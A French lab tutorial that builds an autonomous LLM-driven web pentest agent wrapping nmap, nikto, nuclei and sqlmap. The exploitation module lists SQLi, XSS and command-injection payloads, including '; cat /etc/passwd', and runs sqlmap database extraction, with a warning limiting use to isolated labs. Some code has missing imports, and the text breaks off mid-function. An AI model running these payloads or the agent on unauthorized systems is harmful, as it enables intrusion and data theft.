


AI-POWERED | AGENTIC | PYTHON 3.11+

CONSTRUIRE UN AGENT DE PENTEST AUTOMATISÉ

URL → Agent IA → Rapport de Vulnérabilités

Architecture de l'Agent Pentest



Niveau	Expert — Python & Cybersécurité
Durée	8 – 12 heures (6 étapes progressives)
Stack	Python 3.11, LangChain / OpenAI API, subprocess, Jinja2
Outils intégrés	nmap, nikto, ffuf, sqlmap, nuclei, whatweb
Prérequis	Python avancé, Linux, notions d'API REST, bases pentest
Résultat final	Agent CLI autonome + rapport PDF/HTML automatisé

AVERTISSEMENT

Ce LAB est exclusivement destiné à un environnement de test isolé (DVWA, HackTheBox, TryHackMe). L'utilisation de cet agent sur des systèmes sans autorisation explicite est illégale.

Table des Matières

ÉTAPE 0	Prérequis & Architecture Globale	3
ÉTAPE 1	Module Reconnaissance — nmap + whatweb	5
ÉTAPE 2	Module Scanning Web — nikto + ffuf + nuclei	7
ÉTAPE 3	Module Exploitation — SQLi + XSS + Headers	9
ÉTAPE 4	Orchestrateur LLM — LangChain + Tool Calling	12
ÉTAPE 5	Génération du Rapport — PDF + JSON + HTML	16
ÉTAPE 6	Agent CLI Complet — Intégration & Tests	19
ANNEXE A	Structure des Fichiers & Requirements	22
ANNEXE B	Prompt Engineering pour l'Agent	23
ANNEXE C	Exemple de Rapport Généré	24



Prérequis & Architecture Globale

Comprendre la structure de l'agent avant de coder

Objectifs de l'étape

- 1 Installer et valider l'environnement Python + outils système
- 2 Comprendre l'architecture en modules de l'agent
- 3 Définir les interfaces entre modules (entrées/sorties)
- 4 Créer la structure de répertoires du projet

0.1 — Vue d'Ensemble de l'Architecture

L'agent est construit selon une architecture modulaire en pipeline. Chaque module est indépendant, prend une entrée structurée et retourne un dictionnaire Python standardisé. L'orchestrateur LLM (LangChain) décide quels modules appeler et dans quel ordre, en fonction des résultats précédents.

Module	Rôle	Input	Output
recon.py	Cartographie cible	URL / IP	Dict: ports, services, techno
scanner.py	Découverte vulnérabilités	URL + ports	Dict: findings[]
exploit.py	Test des vecteurs d'attaque	URL + findings	Dict: vulns[]
llm_agent.py	Orchestration + analyse	Tous les dicts	Plan + priorités
reporter.py	Génération du rapport	Vulns + metadata	PDF + JSON + HTML

0.2 — Installation de l'Environnement

```
bash — Setup Environnement

# Créer l'environnement virtuel
python3 -m venv pentest_agent_env
source pentest_agent_env/bin/activate

# Installer les dépendances Python
pip install langchain langchain-openai openai python-dotenv
pip install requests beautifulsoup4 lxml
pip install reportlab jinja2 rich click
pip install pydantic colorama tqdm

# Outils système (Kali/Ubuntu)
sudo apt update && sudo apt install -y nmap nikto ffuf sqlmap nuclei whatweb
sudo apt install -y gobuster wfuzz curl jq
```

0.3 — Structure du Projet

```
arborescence du projet

Structure du Projet
```

```
pentest_agent/
■■■ agent.py # Point d'entrée CLI principal
■■■ config.py # Configuration globale (clés API, timeouts)
■■■ .env # Variables d'environnement (OPENAI_API_KEY)
■■■ requirements.txt
■■■ modules/
■ ■■■ __init__.py
■ ■■■ recon.py # ETAPE 1 – Reconnaissance
■ ■■■ scanner.py # ETAPE 2 – Scanning Web
■ ■■■ exploit.py # ETAPE 3 – Exploitation
■ ■■■ llm_agent.py # ETAPE 4 – Orchestrateur LLM
■ ■■■ reporter.py # ETAPE 5 – Génération Rapport
■■■ templates/
■ ■■■ report.html.j2 # Template HTML du rapport
■ ■■■ report_pdf.j2
■■■ outputs/ # Rapports générés
■■■ tests/
■■■ test_modules.py # Tests unitaires
```

```
config.py
```

config.py

```
import os
from dotenv import load_dotenv

load_dotenv()

class Config:
    # LLM
    OPENAI_API_KEY = os.getenv('OPENAI_API_KEY')
    LLM_MODEL = 'gpt-4o' # ou 'claude-3-5-sonnet-20241022'
    LLM_TEMPERATURE = 0.1

    # Timeouts outils (secondes)
    NMAP_TIMEOUT = 300
    NIKTO_TIMEOUT = 180
    SQLMAP_TIMEOUT = 120

    # Output
    OUTPUT_DIR = './outputs'
    REPORT_FORMATS = ['pdf', 'html', 'json']

    # Niveau d'agressivité (1=furtif, 3=normal, 5=agressif)
    SCAN_LEVEL = 3
```

1

Module Reconnaissance

nmap + whatweb + headers HTTP — cartographier la cible

Objectifs de l'étape

- 1 Wrapper Python pour nmap avec parsing XML des résultats
- 2 Intégrer whatweb pour la détection de technologies
- 3 Analyser les en-têtes HTTP de sécurité
- 4 Retourner un dictionnaire structuré ReconResult

1.1 — Interface & Modèle de Données

modules/recon.py — Partie 1/3 : Modèles

modules/recon.py — Modèles de données

```
import subprocess, json, re, requests
from dataclasses import dataclass, field
from typing import List, Dict, Optional
from urllib.parse import urlparse

@dataclass
class PortInfo:
    port: int
    protocol: str
    state: str
    service: str
    version: str = ''
    banner: str = ''

@dataclass
class ReconResult:
    target: str
    ip: str
    open_ports: List[PortInfo] = field(default_factory=list)
    technologies: List[str] = field(default_factory=list)
    http_headers: Dict[str, str] = field(default_factory=dict)
    missing_headers: List[str] = field(default_factory=list)
    subdomains: List[str] = field(default_factory=list)
    raw_nmap: str = ''
    errors: List[str] = field(default_factory=list)

    def to_dict(self) -> dict:
        return {
            'target': self.target,
            'ip': self.ip,
            'open_ports': [vars(p) for p in self.open_ports],
```

```

'technologies': self.technologies,
'http_headers': self.http_headers,
'missing_headers': self.missing_headers,
'subdomains': self.subdomains,
}

```

1.2 — Wrapper Nmap

modules/recon.py — Partie 2/3 : Nmap

modules/recon.py — Wrapper Nmap + Parser XML

```

class ReconModule:
    CRITICAL_HEADERS = [
        'Strict-Transport-Security', 'Content-Security-Policy',
        'X-Frame-Options', 'X-Content-Type-Options',
        'Referrer-Policy', 'Permissions-Policy'
    ]

    def run_nmap(self, target: str, timeout: int = 300) -> tuple[str, List[PortInfo]]:
        """Lance nmap et parse le résultat XML"""
        host = urlparse(target).hostname or target
        cmd = [
            'nmap', '-sV', '-sC', '-O', '--open',
            '-T4', '-p-', '--min-rate', '1000',
            '-oX', '-', # output XML vers stdout
            host
        ]
        try:
            proc = subprocess.run(cmd, capture_output=True,
                                  text=True, timeout=timeout)
            return proc.stdout, self._parse_nmap_xml(proc.stdout)
        except subprocess.TimeoutExpired:
            # Retry avec scan rapide si timeout
            cmd_fast = ['nmap', '-sV', '--top-ports', '1000', '-oX', '-', host]
            proc = subprocess.run(cmd_fast, capture_output=True, text=True)
            return proc.stdout, self._parse_nmap_xml(proc.stdout)

    def _parse_nmap_xml(self, xml: str) -> List[PortInfo]:
        """Parse le XML nmap sans dépendance externe"""
        ports = []
        port_pattern = r'portid="(\d+)".*?protocol="(\w+)"'
        state_pattern = r'<state state="(\w+)"'
        service_pattern = r'<service
name="([^\"]+)" .*?product="([^\"]*)" .*?version="([^\"]*)"'
        # Utiliser xml.etree en production pour plus de robustesse

```

```

import xml.etree.ElementTree as ET

try:
    root = ET.fromstring(xml)
    for host in root.findall('host'):
        for port in host.findall('..//port'):
            state = port.find('state')
            if state is not None and state.get('state') == 'open':
                svc = port.find('service')
                ports.append(PortInfo(
                    port = int(port.get('portid',0)),
                    protocol = port.get('protocol','tcp'),
                    state = 'open',
                    service = svc.get('name','') if svc else '',
                    version = f"{svc.get('product','')} {svc.get('version','')}".strip() if svc
                    else ''
                ))
except ET.ParseError:
    pass
return ports

```

1.3 — WhatWeb & Headers HTTP

modules/recon.py — Partie 3/3 : WhatWeb + Headers

modules/recon.py — WhatWeb + Headers + run()

```

def run_whatweb(self, target: str) -> List[str]:
    """Détection des technologies via whatweb"""
    try:
        proc = subprocess.run(
            ['whatweb', '--log-json=-', '-a', '3', target],
            capture_output=True, text=True, timeout=60
        )
        data = json.loads(proc.stdout.strip().split('\n')[-1])
        techs = []
        for item in data:
            techs.extend(item.get('plugins', {}).keys())
        return list(set(techs))
    except Exception as e:
        return []

def check_headers(self, target: str) -> tuple[Dict, List[str]]:
    """Analyse des headers HTTP de sécurité"""
    try:
        resp = requests.get(target, timeout=15, verify=False,
            allow_redirects=True)

```

```
headers = dict(resp.headers)
missing = [h for h in self.CRITICAL_HEADERS
            if h.lower() not in {k.lower() for k in headers}]
return headers, missing
except Exception:
    return {}, self.CRITICAL_HEADERS

def run(self, target: str) -> ReconResult:
    """Point d'entrée principal du module"""
    print(f'[RECON] Cible: {target}')
    raw_nmap, ports = self.run_nmap(target)
    technologies = self.run_whatweb(target)
    headers, missing = self.check_headers(target)
    return ReconResult(
        target=target, ip=urlparse(target).hostname or target,
        open_ports=ports, technologies=technologies,
        http_headers=headers, missing_headers=missing,
        raw_nmap=raw_nmap
    )
```

OUTPUT

[RECON] Cible: http://dvwa.local

[+] Ports ouverts: 22/tcp (ssh), 80/tcp (http Apache 2.4.38), 3306/tcp (mysql 5.7)

[+] Technologies: Apache, PHP, MySQL, jQuery, Bootstrap, WordPress

[!] Headers manquants: Content-Security-Policy, X-Frame-Options, HSTS

TIP

Testez chaque module indépendamment : `python3 -c "from modules.recon import ReconModule; print(ReconModule().run('http://dvwa.local').to_dict())"`

2

Module Scanning Web

nikto + ffuf + nuclei — découverte des vecteurs d'attaque

Objectifs de l'étape

- 1 Wrapper nikto avec parsing de la sortie
- 2 Fuzzing de répertoires avec ffuf via subprocess
- 3 Scan de templates CVE avec nuclei
- 4 Normaliser tous les findings en objets Finding standardisés

2.1 — Modèle Finding Standardisé

modules/scanner.py — Partie 1/3 : Modèles

modules/scanner.py — Modèles Finding & ScanResult

```

from dataclasses import dataclass, field
from typing import List, Dict, Optional
from enum import Enum

class Severity(str, Enum):
    CRITICAL = 'CRITICAL'
    HIGH = 'HIGH'
    MEDIUM = 'MEDIUM'
    LOW = 'LOW'
    INFO = 'INFO'

@dataclass
class Finding:
    title: str
    severity: Severity
    description: str
    url: str
    evidence: str = ''
    cve: Optional[str] = None
    cvss: Optional[float] = None
    remediation: str = ''
    source: str = '' # 'nikto'|'ffuf'|'nuclei'|'manual'

    def to_dict(self):
        return {k: str(v) if isinstance(v, Severity) else v
                for k, v in vars(self).items()}

@dataclass
class ScanResult:
    target: str
    findings: List[Finding] = field(default_factory=list)

```

```

dirs_found: List[str] = field(default_factory=list)
errors: List[str] = field(default_factory=list)

def critical_count(self): return sum(1 for f in self.findings if
f.severity==Severity.CRITICAL)

def high_count(self): return sum(1 for f in self.findings if
f.severity==Severity.HIGH)

def to_dict(self):
return {'target': self.target,
'findings': [f.to_dict() for f in self.findings],
'dirs_found': self.dirs_found,
'summary': {'critical': self.critical_count(), 'high': self.high_count()}}

```

2.2 — Wrappers Nikto & Ffuf

modules/scanner.py – Partie 2/3 : Nikto + Ffuf

modules/scanner.py — Nikto + Ffuf Wrappers

```

import subprocess, json, re
from modules.scanner import Finding, ScanResult, Severity

class ScannerModule:
WORDLIST = '/usr/share/seclists/Discovery/Web-Content/raft-large-files.txt'

def run_nikto(self, target: str) -> List[Finding]:
"""Lance nikto et parse les résultats JSON"""
cmd = ['nikto', '-h', target, '-Format', 'json', '-output',
'/tmp/nikto_out.json',
'-Tuning', '1234789', '-nointeractive']
subprocess.run(cmd, capture_output=True, timeout=180)
findings = []
try:
with open('/tmp/nikto_out.json') as f:
data = json.load(f)
for vuln in data.get('vulnerabilities', []):
sev = Severity.HIGH if vuln.get('OSVDB') else Severity.MEDIUM
findings.append(Finding(
title=vuln.get('msg', 'Unknown')[:120],
severity=sev,
description=vuln.get('msg', ''),
url=target + vuln.get('url', ''),
evidence=vuln.get('references', ''),
source='nikto'
))
except (FileNotFoundError, json.JSONDecodeError):
pass
return findings

```

```
def run_ffuf(self, target: str) -> List[str]:
    """Fuzzing de répertoires – retourne les URLs trouvées"""
    cmd = ['ffuf', '-u', f'{target}/FUZZ',
          '-w', self.WORDLIST,
          '-mc', '200,201,301,302,403',
          '-o', '/tmp/ffuf_out.json', '-of', 'json',
          '-t', '40', '-timeout', '5', '-ac']
    subprocess.run(cmd, capture_output=True, timeout=120)
    dirs = []
    try:
        with open('/tmp/ffuf_out.json') as f:
            data = json.load(f)
            dirs = [r['url'] for r in data.get('results', [])]
    except Exception:
        pass
    return dirs
```

2.3 — Nuclei & Agrégation des Findings

modules/scanner.py – Partie 3/3 : Nuclei + run()

modules/scanner.py — Nuclei + Agrégation + run()

```
def run_nuclei(self, target: str) -> List[Finding]:
    """Scan nuclei – templates CVE + misconfigurations"""
    cmd = ['nuclei', '-u', target,
          '-t', '~/nuclei-templates/',
          '-severity', 'medium,high,critical',
          '-jsonl', # output JSON Lines
          '-o', '/tmp/nuclei_out.jsonl',
          '-silent', '-nc']
    subprocess.run(cmd, capture_output=True, timeout=180)
    findings = []
    sev_map = {'critical': Severity.CRITICAL, 'high': Severity.HIGH,
              'medium': Severity.MEDIUM, 'low': Severity.LOW}
    try:
        with open('/tmp/nuclei_out.jsonl') as f:
            for line in f:
                d = json.loads(line)
                findings.append(Finding(
                    title = d.get('info', {}).get('name', ''),
                    severity = sev_map.get(d.get('info', {}).get('severity', 'low'),
                    Severity.LOW),
                    description = d.get('info', {}).get('description', ''),
                    url = d.get('matched-at', target),
```

```
cve = d.get('info', {}).get('classification', {}).get('cve-id', [''])[0],
cvss = d.get('info', {}).get('classification', {}).get('cvss-score'),
source = 'nuclei'
))
except (FileNotFoundError, json.JSONDecodeError):
    pass
return findings

def run(self, target: str, recon_result=None) -> ScanResult:
    print(f'[SCAN] Scanning {target}...')
    nikto_findings = self.run_nikto(target)
    nuclei_findings = self.run_nuclei(target)
    dirs_found = self.run_ffuf(target)
    all_findings = nikto_findings + nuclei_findings
    # Dédoublonner par titre
    seen, unique = set(), []
    for f in all_findings:
        if f.title not in seen:
            seen.add(f.title); unique.append(f)
    return ScanResult(target=target, findings=unique, dirs_found=dirs_found)
```

3

Module Exploitation

SQLi + XSS + Command Injection — tests actifs automatisés

Objectifs de l'étape

- 1 Automatiser les tests SQLi (detection + extraction via sqlmap)
- 2 Tester les vecteurs XSS Reflected sur les paramètres GET/POST
- 3 Vérifier Command Injection et Path Traversal
- 4 Enrichir les findings avec CVSS et recommandations de remédiation

3.1 — Détection des Paramètres & Points d'Injection

modules/exploit.py — Partie 1/3 : Recon Params

modules/exploit.py — Extraction des points d'injection

```
import requests, re, subprocess, json
from bs4 import BeautifulSoup
from urllib.parse import urljoin, urlparse, parse_qs, urlencode
from modules.scanner import Finding, Severity

class ExploitModule:

    def extract_params(self, target: str) -> dict:
        """Extrait tous les paramètres GET/POST et formulaires"""
        result = {'get_params': [], 'forms': [], 'endpoints': []}
        try:
            resp = requests.get(target, timeout=15, verify=False)
            soup = BeautifulSoup(resp.text, 'lxml')

            # Paramètres GET dans l'URL
            parsed = urlparse(target)
            result['get_params'] = list(parse_qs(parsed.query).keys())

            # Formulaire HTML
            for form in soup.find_all('form'):
                form_data = {
                    'action': urljoin(target, form.get('action', '')),
                    'method': form.get('method', 'get').upper(),
                    'inputs': [inp.get('name') for inp in form.find_all('input')
                              if inp.get('name')]
                }
                result['forms'].append(form_data)

            # Links avec paramètres
            for a in soup.find_all('a', href=True):
                href = a['href']
                if '?' in href:
                    result['endpoints'].append(urljoin(target, href))
```

```
except Exception as e:
    pass
return result
```

3.2 — Tests SQLi (Manuel + SQLMap)

modules/exploit.py – Partie 2/3 : SQLi

modules/exploit.py — Tests SQLi rapides + SQLMap

```
SQLI_PAYLOADS = [
    ("'", 'syntax_error'),
    ("' OR '1'='1", 'bypass'),
    ("' OR SLEEP(3)--", 'time_based'),
    ("1 UNION SELECT NULL--", 'union'),
]

def test_sql_i_fast(self, url: str, param: str) -> Optional[Finding]:
    """Test rapide SQLi sur un paramètre – détection heuristique"""
    baseline = requests.get(url, params={param: 'test'}, timeout=10).text
    for payload, ptype in self.SQLI_PAYLOADS:
        try:
            if ptype == 'time_based':
                import time
                t0 = time.time()
                requests.get(url, params={param: payload}, timeout=8)
                if time.time() - t0 > 2.5:
                    return Finding(
                        title=f'SQL Injection (Time-Based) – param: {param}',
                        severity=Severity.CRITICAL,
                        description='Délai anormal détecté – injection temporelle confirmée',
                        url=url, evidence=f'Payload: {payload}',
                        cvss=9.8, remediation='Utiliser des requêtes préparées (PDO)',
                        source='exploit_manual'
                    )
            else:
                resp = requests.get(url, params={param: payload}, timeout=10)
                errors = ['sql syntax', 'mysql_fetch', 'ORA-', 'pg_query', 'sqlite_']
                if any(e.lower() in resp.text.lower() for e in errors):
                    return Finding(
                        title=f'SQL Injection (Error-Based) – param: {param}',
                        severity=Severity.CRITICAL,
                        description='Erreur SQL visible dans la réponse',
                        url=url, evidence=f'Payload: {payload}',
                        cvss=9.8, source='exploit_manual'
                    )
```

```

except requests.Timeout:
    if ptype == 'time_based':
        return Finding(title=f'SQLi probable - {param}',
            severity=Severity.HIGH, url=url,
            description='Timeout sur payload time-based',
            source='exploit_manual')
    return None

def run_sqlmap(self, url: str) -> List[Finding]:
    """SQLMap - extraction complète si SQLi confirmée"""
    cmd = ['sqlmap', '-u', url, '--batch', '--level=3', '--risk=2',
        '--dbs', '--output-dir=/tmp/sqlmap_out',
        '--forms', # teste aussi les formulaires
        '--tamper=space2comment,charencode']
    proc = subprocess.run(cmd, capture_output=True, text=True, timeout=120)
    findings = []
    if 'is vulnerable' in proc.stdout:
        dbs = re.findall(r'\\[\\*\\] (\\w+)', proc.stdout)
        findings.append(Finding(
            title='SQL Injection Confirmée (SQLMap)',
            severity=Severity.CRITICAL,
            description=f'SQLMap a confirmé la vulnérabilité. BDD trouvées: {dbs}',
            url=url, evidence=proc.stdout[-500:],
            cvss=9.8, remediation='Requêtes préparées + principe moindre privilège BDD',
            source='sqlmap'
        ))
    return findings

```

3.3 — Tests XSS & Command Injection

modules/exploit.py – Partie 3/3 : XSS + CMDi + run()

modules/exploit.py — XSS + CMDi + run()

```

XSS_PAYLOADS = [
    '<script>alert("XSS")</script>',
    '<img src=x onerror=alert(1)>',
    '<svg onload=alert(1)>',
    'javascript:alert(1)',
]

CMDI_PAYLOADS = [';id', '|id', '`id`, '${id}', '; cat /etc/passwd']

def test_xss(self, url: str, param: str) -> Optional[Finding]:
    for payload in self.XSS_PAYLOADS:
        try:
            resp = requests.get(url, params={param: payload}, timeout=10)

```

```
if payload.lower() in resp.text.lower():
    return Finding(
        title=f'XSS Reflected – param: {param}',
        severity=Severity.HIGH,
        description='Payload JavaScript reflété sans encodage',
        url=url, evidence=f'Payload: {payload}',
        cvss=7.4,
        remediation='htmlspecialchars() + Content-Security-Policy header',
        source='exploit_manual'
    )
except Exception: pass
return None

def test_cmdi(self, url: str, param: str) -> Optional[Finding]:
    for payload in self.CMDI_PAYLOADS:
        try:
            resp = requests.get(url, params={param: payload}, timeout=10)
            if re.search(r'uid=\d+|root:|www-data', resp.text):
                return Finding(
                    title=f'Command Injection – param: {param}',
                    severity=Severity.CRITICAL,
                    description='Exécution de commande OS détectée dans la réponse',
                    url=url, evidence=f'Payload: {payload}',
                    cvss=10.0, source='exploit_manual'
                )
        except Exception: pass
    return None

def run(self, target: str, scan_result) -> List[Finding]:
    print(f'[EXPLOIT] Tests actifs sur {target}')
    params = self.extract_params(target)
    findings = []
    # Tester chaque paramètre GET
    for endpoint in [target] + scan_result.dirs_found[:10]:
        ep_params = self.extract_params(endpoint)
        for p in ep_params.get('get_params', []):
            for test_fn in [self.test_sqli_fast, self.test_xss, self.test_cmdi]:
                result = test_fn(endpoint, p)
                if result: findings.append(result)
    # SQLMap sur les endpoints vulnérables
    sqli_urls = [f.url for f in findings if 'SQL' in f.title]
    for u in sqli_urls[:3]: # limiter à 3 pour la vitesse
        findings.extend(self.run_sqlmap(u))
    return findings
```

4

Orchestrateur LLM

LangChain + Tool Calling — le cerveau de l'agent

Objectifs de l'étape

- 1 Définir les outils LangChain wrappant chaque module
- 2 Concevoir le prompt système de l'agent pentest
- 3 Implémenter la boucle ReAct (Reason + Act) de l'agent
- 4 Gérer la mémoire de conversation et le contexte de scan

4.1 — Définition des Tools LangChain

LangChain expose chaque module comme un 'Tool' que le LLM peut appeler. Le LLM décide lui-même quels outils utiliser selon les résultats précédents.

modules/llm_agent.py — Partie 1/3 : Tools

modules/llm_agent.py — Définition des Tools LangChain

```

from langchain.tools import tool
from langchain_openai import ChatOpenAI
from langchain.agents import AgentExecutor, create_react_agent
from langchain.memory import ConversationBufferMemory
from langchain import hub
from modules.recon import ReconModule
from modules.scanner import ScannerModule
from modules.exploit import ExploitModule
import json

# Instances globales des modules
_recon = ReconModule()
_scanner = ScannerModule()
_exploit = ExploitModule()
_context = {} # Stockage partagé des résultats inter-outils

@tool
def recon_tool(target_url: str) -> str:
    '''Effectue la reconnaissance complète d'une cible web.

    Retourne les ports ouverts, technologies détectées et headers HTTP.

    Appeler EN PREMIER sur une nouvelle cible.

    Input: URL complète (ex: http://dvwa.local)'''
    result = _recon.run(target_url)
    _context['recon'] = result.to_dict()
    _context['target'] = target_url
    return json.dumps(result.to_dict(), indent=2)

@tool

```

```

def scan_tool(target_url: str) -> str:
    '''Lance le scanning web complet (nikto, ffuf, nuclei).
    Découvre les répertoires exposés et vulnérabilités connues.
    Appeler APRÈS recon_tool.
    Input: URL complète'''
    result = _scanner.run(target_url, _context.get('recon'))
    _context['scan'] = result.to_dict()
    return json.dumps(result.to_dict(), indent=2)

@tool
def exploit_tool(target_url: str) -> str:
    '''Teste activement les vecteurs d exploitation (SQLi, XSS, CMDi).
    Confirme les vulnérabilités avec des payloads réels.
    Appeler APRÈS scan_tool. Input: URL complète'''
    from modules.scanner import ScanResult
    scan_data = _context.get('scan', {})
    mock_scan = type('SR', (), {
        'dirs_found': scan_data.get('dirs_found', []),
        'findings': []
    })()
    findings = _exploit.run(target_url, mock_scan)
    _context['exploit'] = [f.to_dict() for f in findings]
    return json.dumps([f.to_dict() for f in findings], indent=2)

@tool
def generate_report_tool(output_format: str = 'all') -> str:
    '''Génère le rapport final de pentest.
    Appeler en DERNIER après avoir collecté tous les résultats.
    Input: format de sortie (pdf|html|json|all)'''
    from modules.reporter import ReporterModule
    reporter = ReporterModule()
    path = reporter.generate(_context, output_format)
    return f'Rapport généré: {path}'

TOOLS = [recon_tool, scan_tool, exploit_tool, generate_report_tool]

```

4.2 — Prompt Système de l'Agent

modules/llm_agent.py — Partie 2/3 : Prompt System

modules/llm_agent.py — Prompt Système

```

PENTEST_SYSTEM_PROMPT = """
Tu es un expert en cybersécurité offensive chargé d'effectuer un pentest web
complet.

Tu as accès à des outils spécialisés que tu dois utiliser dans un ordre
logique.

```

```

## METHODOLOGIE OBLIGATOIRE :
1. TOUJOURS commencer par recon_tool pour cartographier la cible
2. Utiliser scan_tool pour découvrir les vulnérabilités de surface
3. Utiliser exploit_tool pour confirmer les vulnérabilités critiques
4. Terminer avec generate_report_tool pour produire le rapport

## RÈGLES D'ANALYSE :
- Priorise les vulnérabilités CRITICAL et HIGH
- Si SQLi détectée, approfondis systématiquement avec exploit_tool
- Analyse les headers manquants comme des vulnérabilités LOW/MEDIUM
- Chaque finding doit avoir une recommandation de remédiation
- Ne jamais tenter d'escalade de privilèges ou de mouvement latéral

## FORMAT DE RAISONNEMENT :
Pense étape par étape. Pour chaque action :
- Explique POURQUOI tu utilises cet outil
- Analyse les résultats avant de passer à l'étape suivante
- Identifie les priorités basées sur la sévérité CVSS
"""

```

4.3 — Boucle ReAct de l'Agent

modules/llm_agent.py – Partie 3/3 : Agent ReAct

modules/llm_agent.py — Agent ReAct + Boucle d'exécution

```

class PentestAgent:
    def __init__(self, model: str = 'gpt-4o', verbose: bool = True):
        self.llm = ChatOpenAI(
            model=model,
            temperature=0.1,
            openai_api_key=Config.OPENAI_API_KEY
        )
        self.memory = ConversationBufferMemory(
            memory_key='chat_history', return_messages=True
        )
        # Prompt ReAct depuis LangChain Hub
        prompt = hub.pull('hwchase17/react-chat')
        # Injecter notre prompt système
        prompt.messages[0].prompt.template = PENTEST_SYSTEM_PROMPT + \
        prompt.messages[0].prompt.template
        self.agent_executor = AgentExecutor(
            agent=create_react_agent(self.llm, TOOLS, prompt),
            tools=TOOLS,
            memory=self.memory,
            verbose=verbose,

```

```
max_iterations=15, # Limite la boucle d'exécution
handle_parsing_errors=True,
return_intermediate_steps=True
)

def run(self, target_url: str) -> dict:
    """Lance le pentest complet sur la cible"""
    print(f'\n[AGENT] Démarrage du pentest sur {target_url}\n')
    response = self.agent_executor.invoke({
        'input': f'Effectue un pentest complet sur {target_url}. '
        f'Utilise tous les outils disponibles dans le bon ordre '
        f'et génère un rapport PDF final.'
    })
    return {
        'output': response['output'],
        'steps': len(response.get('intermediate_steps', [])),
        'context': _context,
    }
```

INFO

Le pattern ReAct (Reasoning + Acting) permet au LLM d'expliquer son raisonnement avant chaque action. Chaque itération : Thought → Action → Observation → Thought...

5

Génération du Rapport

PDF professionnel + HTML + JSON via Jinja2 + ReportLab

Objectifs de l'étape

- 1 Concevoir la structure du rapport (Executive Summary + findings détaillés)
- 2 Générer un rapport PDF stylisé avec ReportLab
- 3 Générer un rapport HTML interactif via Jinja2
- 4 Exporter les données brutes en JSON pour intégration CI/CD

5.1 — Structure du Rapport & Scoring

modules/reporter.py – Partie 1/3 : Scoring & Structure

modules/reporter.py — Scoring CVSS & Structure

```

from reportlab.platypus import SimpleDocTemplate, Paragraph, Table, Spacer,
PageBreak

from reportlab.lib.pagesizes import A4

from reportlab.lib import colors

from jinja2 import Environment, FileSystemLoader

import json, os, datetime

class ReporterModule:
    def __init__(self):
        self.output_dir = Config.OUTPUT_DIR
        os.makedirs(self.output_dir, exist_ok=True)
        self.jinja_env = Environment(
            loader=FileSystemLoader('./templates')
        )

    def calculate_risk_score(self, context: dict) -> dict:
        """Calcule le score de risque global CVSS-like"""
        all_findings = (
            context.get('scan', {}).get('findings', []) +
            context.get('exploit', [])
        )

        sev_scores = {'CRITICAL':10, 'HIGH':7, 'MEDIUM':4, 'LOW':1, 'INFO':0}
        counts = {k: 0 for k in sev_scores}
        total_score = 0

        for f in all_findings:
            sev = f.get('severity', 'INFO')
            counts[sev] = counts.get(sev, 0) + 1
            total_score += sev_scores.get(sev, 0)

        # Score normalisé 0-100
        normalized = min(100, total_score * 2)

```

```

grade = ('A' if normalized<20 else 'B' if normalized<40 else
'C' if normalized<60 else 'D' if normalized<80 else 'F')
return {
'total_score': normalized,
'grade': grade,
'counts': counts,
'total_findings': len(all_findings),
'risk_level': 'Faible' if normalized<40 else 'Moyen' if normalized<70 else
'Critique'
}

```

5.2 — Génération PDF

modules/reporter.py – Partie 2/3 : PDF

modules/reporter.py — Génération PDF ReportLab

```

def generate_pdf(self, context: dict, score: dict) -> str:
    timestamp = datetime.datetime.now().strftime('%Y%m%d_%H%M%S')
    path = f"{self.output_dir}/pentest_report_{timestamp}.pdf"
    doc = SimpleDocTemplate(path, pagesize=A4)
    story = []
    styles = getSampleStyleSheet()

    # ■■ Cover ■■
    story.append(Paragraph('RAPPORT DE PENTEST WEB', styles['Title']))
    story.append(Paragraph(f"Cible: {context.get('target', 'N/A')}",
    styles['Normal']))
    story.append(Paragraph(f>Date:
    {datetime.datetime.now().strftime('%d/%m/%Y')}",
    styles['Normal']))
    story.append(PageBreak())

    # ■■ Executive Summary ■■
    story.append(Paragraph('RÉSUMÉ EXÉCUTIF', styles['Heading1']))
    summary_data = [
        ['Score de Risque', f"{score['total_score']}/100 (Grade {score['grade']})"],
        ['Niveau de Risque', score['risk_level']],
        ['Findings Critiques', str(score['counts'].get('CRITICAL', 0))],
        ['Findings High', str(score['counts'].get('HIGH', 0))],
        ['Total Findings', str(score['total_findings'])],
    ]
    t = Table(summary_data, colWidths=[8*cm, 8*cm])
    story.append(t)
    story.append(PageBreak())

    # ■■ Findings Détaillés ■■
    story.append(Paragraph('VULNÉRABILITÉS DÉTECTÉES', styles['Heading1']))

```

```

all_findings = (context.get('scan', {}).get('findings', []) +
context.get('exploit', []))
# Trier par sévérité
order = {'CRITICAL':0, 'HIGH':1, 'MEDIUM':2, 'LOW':3, 'INFO':4}
all_findings.sort(key=lambda f: order.get(f.get('severity', 'INFO'),5))
for i, finding in enumerate(all_findings, 1):
    story.append(Paragraph(
        f"{i}. [{finding['severity']}] {finding['title']}",
        styles['Heading3']
    ))
    story.append(Paragraph(f"URL: {finding['url']}", styles['Normal']))
    story.append(Paragraph(finding['description'], styles['Normal']))
    if finding.get('remediation'):
        story.append(Paragraph(
            f"Remédiation: {finding['remediation']}", styles['Normal']))
        story.append(Spacer(1, 10))
    doc.build(story)
    return path

```

5.3 — Template HTML & Export JSON

modules/reporter.py – Partie 3/3 : HTML + JSON + generate()

modules/reporter.py — HTML + JSON + generate()

```

def generate_html(self, context: dict, score: dict) -> str:
    """Génère un rapport HTML via template Jinja2"""
    template = self.jinja_env.get_template('report.html.j2')
    timestamp = datetime.datetime.now().strftime('%Y%m%d_%H%M%S')
    html = template.render(
        target = context.get('target', 'N/A'),
        scan_date = datetime.datetime.now().strftime('%d/%m/%Y %H:%M'),
        score = score,
        recon = context.get('recon', {}),
        scan = context.get('scan', {}),
        exploit = context.get('exploit', []),
        findings = (context.get('scan', {}).get('findings', []) +
context.get('exploit', []))
    )
    path = f"{self.output_dir}/report_{timestamp}.html"
    with open(path, 'w') as f: f.write(html)
    return path

def generate_json(self, context: dict, score: dict) -> str:
    """Export JSON pour intégration CI/CD ou SIEM"""
    timestamp = datetime.datetime.now().strftime('%Y%m%d_%H%M%S')

```

```
report = {
    'metadata': {
